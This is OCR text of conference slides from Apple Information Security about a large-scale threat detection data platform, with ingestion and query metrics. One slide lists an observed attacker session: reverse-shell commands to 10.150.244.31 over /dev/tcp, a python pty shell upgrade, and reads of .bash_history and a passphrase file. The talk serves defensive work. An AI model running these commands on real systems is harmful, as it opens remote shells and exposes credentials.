
Threat Detection and Response at Scale

Dominique Brezinski — Apple Information Security

This is about the data platform aspect,
not the specific analytics

Agenda

Use Cases, Scale, and Challenges/Solutions


IP
10.150.244.31
/bin/bash -i
/bin/bash -i
python -c import pty; pty.spawn("/bin/sh")
bash
python
/bin/bash -i
bash
/bin/bash -i
bash
bash -c /bin/bash -i >& /dev/tcp/10.150.244.31/3234 0>&1
bash
bash -c /bin/bash -i >& /dev/tcp/10.150.244.31/3235 0>&1
java
python
/bin/sh
ls
cat
ls -lah /ngs/app/rdid/
ls -lah
cat
/bin/sh
ls
ls -lah
cat .bash_history
ls
sh
cat
ls -lah /tmp
ls -l /home/
ls -lah
id
last -n 30
ls
ls
id
last
ls
ls
ls -l
cat wwppv.gpg
cat
ls
ls
sh
ls
cat passphrase
ls
cat
ls
KeyLines Evaluation
KeyLines Evaluation
11:45 PM
11:50 PM
Mar 8, 2018
11:55 PM
12:00 AM
12:05 AM
Mar 9, 2018
12:10 AM
12:15 AM

Enabling Detection and Analytics

Diverse threats require diverse data sets

Streams (left joined) with context and filtered or (inner joined) with indicators


Large time window, multi-dataset graphs

Enabling Triage and Containment

Search and Query

WHERE date > current_date() - 30 days

Scale


3.6m rec/s
3.4m rec/s
Input rate
Processing rate


>100TB new data a day


>300 billion events per day


Most queried table:
504,761,911,529,518 bytes,
11,149,012,553,409 rows


Yeah, trillions!


Streaming Ingestion Architecture

